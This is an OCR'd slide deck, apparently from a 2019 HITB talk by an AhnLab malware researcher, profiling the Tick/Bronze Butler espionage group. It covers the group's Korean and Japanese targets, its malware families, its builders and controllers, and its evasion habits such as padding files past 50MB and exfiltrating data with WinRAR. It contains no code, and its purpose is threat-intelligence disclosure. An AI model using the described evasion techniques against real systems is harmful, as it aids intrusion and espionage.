Tick Tock – Activities of the Tick Group in East Asia

Trends of Tick Group Targeting Organizations and Corporations in Korea and Japan

CHA Minseok (Jacky Cha, 車珉錫)
Senior Principal Malware Researcher
AhnLab | ASEC | Analysis Research Team
HITB GSEC COMMSEC 2019 (August 29, 2019)

AhnLab

Contents


AhnLab

01
Tick Group

AhnLab

Activity Threat Actors in South Korea

AhnLab



Tick (Bronze Butler, RedBaldKnight) Group

AhnLab

- Tick cyberespionage group (2016)

-

Symantec Official Blog

Tick cyberespionage group zeros in on Japan

Compromised websites and spear-phishing emails used to infect targets with Daserf Trojan

By: Jon_DiMaggio

Created 28 Apr 2016 | 0 Commer

CYBER GRID VIEW Vol.2 English Edition

04 NOV 2016 | C.G. VIEW

This report provides information on the results of analysis regarding Daserf (a type of malware that is used in targeted attacks aimed at critical infrastructure providers in Japan) and the attackers using it.

Contributor: Gavin O'Gorman

* Source : https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan &
https://www.lac.co.jp/english/report/2016/11/04_cgview_01.html

Tick (Bronze Butler, RedBaldKnight) Group

AhnLab

- Tick == Bronze Butler == RedBald Knight == Nian

-

THREAT ANALYSIS

BRONZ

Japane

Secureworks®

THURSDAY, OCTOBER 12,

BY: COUNTER THREAT UNIT

Home » Malware » REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

Posted on: November 7, 2017 at 4:34 am **Posted in:** Malware, Targeted Attacks, Vulnerabilities

Author: Trend Micro

by Joey Chen and MingYen Hsieh (Threat Analysts)

REDBALDKNIGHT, also known as BRONZE BUTLER and Tick, is a cyberespionage group known to target Japanese organizations such as government agencies (including defense) as well as those in biotechnology, electronics manufacturing, and industrial chemistry. Their campaigns employ the Daserf backdoor (detected by Trend Micro as BKDR_DASERF, otherwise known as Muirim and Nioupale) that has four main capabilities: execute shell commands, download and upload data, take screenshots, and log keystrokes.

* Source : https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses & https://blog.trendmicro.com/trendlabs-security-intelligence/redbaldknight-bronze-butler-daserf-backdoor-now-using-steganography/

Tick Group

AhnLab

- Tick Group (Bald Knight, Bronze Butler, Nian, RedBaldKnight)

  - Since being named in 2016, their information has been disclosed by multiple security companies

  - Attacks on Korean and Japanese organizations and corporations since 2014 (related malware found in Korea since 2008)

  - Targets: Korean defense industry, national security and political organizations.

    Also corporations in the field of energy, electronics, security, web hosting, IT service, etc.

  - Attack Vectors : Spear Phishing, Watering Hole, malicious files in USB Flash Drive, Vulnerabilities in Asset Management Program, Etc.

- Characteristics

  - Customized attacks for environments in Korea and Japan

  - Domain, used for C&C, is sometimes registered right before attack

  - Several Malware Generators exist

  - Multiple malware programs have been written in Delphi scripting language

  - Disrupts the decompiling of analysis tools (IDA Hex-Rays) by adding garbage code

  - Generates files larger than 50MB to bypass security programs

  - Often uses WinRAR Console program to leak internal information

Cases of Major Attack

AhnLab

Date	Target	Details
Mar. 2014	Korea - Defense Industry	Attacked with Netboy variant; Multiple infections by the same variant reported in Korea
Jan. 2015	Korea - Major Company A	Attacked with Bisodown variant
Apr. 2015	Korea - ?	Modified the EXE file in the USB Memory
May 2015	Korea - Major Company B	Attacked with Netboy variant
Feb. 2016	Korea - Marine Industry	Attacked with Daserf variant; Identical with Daserf malware found at the Korean telecommunications company in Jun. 2016
Jun. 2016	Korea - Telecommunications Company	Attacked with Daserf variant
Sep. 2016	Korea - Energy Industry	Attacked with Datper variant


Cases of Major Attack

AhnLab

Date	Target	Details
Apr. 2017	Korea - ?	Attacked via a Korean secure USB reported by Palo Alto Unit 42 in 2018
May 2018	Korea - Supposedly National Defense	Attacked with a variant of Bisodown With national defense documents shown as bait, national defense officials are assumed to have been the targets
May 2018	Korea - Political Organization	Attacked with Bisodown
Aug. 2018	Korea - National Defense	Attacked with Bisodown variant; Variant found with Keylogger, named Linkinfo.dll, on the infected system
Sep. 2018	Korea - Political Organization	Attacked with Datper variant
Jan. 2019	Korea - Information Security	Attacked with Datper variant reported by JPCERT in Feb. 2019
Jan. 2019	Korea - Web Hosting	Identical with the malware found at a Korean information security company in Jan. 2019
Feb. 2019	Korea - Electronic Components	Attacked with Datper variant reported by JPCERT in Feb. 2019
Feb. 2019	Korea - IT Service	Attacked with Datper variant; Identical to the malware that attacked a Korean electronic component manufacturer in Feb. 2019

Tick Group's Main Malware

AhnLab




02
Stage 0 – Preparation for Attack

AhnLab

Builder - NForce

AhnLab


- Nforce 11-02 v1.0
  - Malicious PDF created
  - CheCheCheChe2010 Prototype



Controller - Netboy

AhnLab


- NetBoy 1.21 (2011)
  - Builder/Controller



Controller - Xxmm

AhnLab


- Xxmm v1.0 (2014)
  - Filename : gh0st.exe



Controller - Xxmm

AhnLab

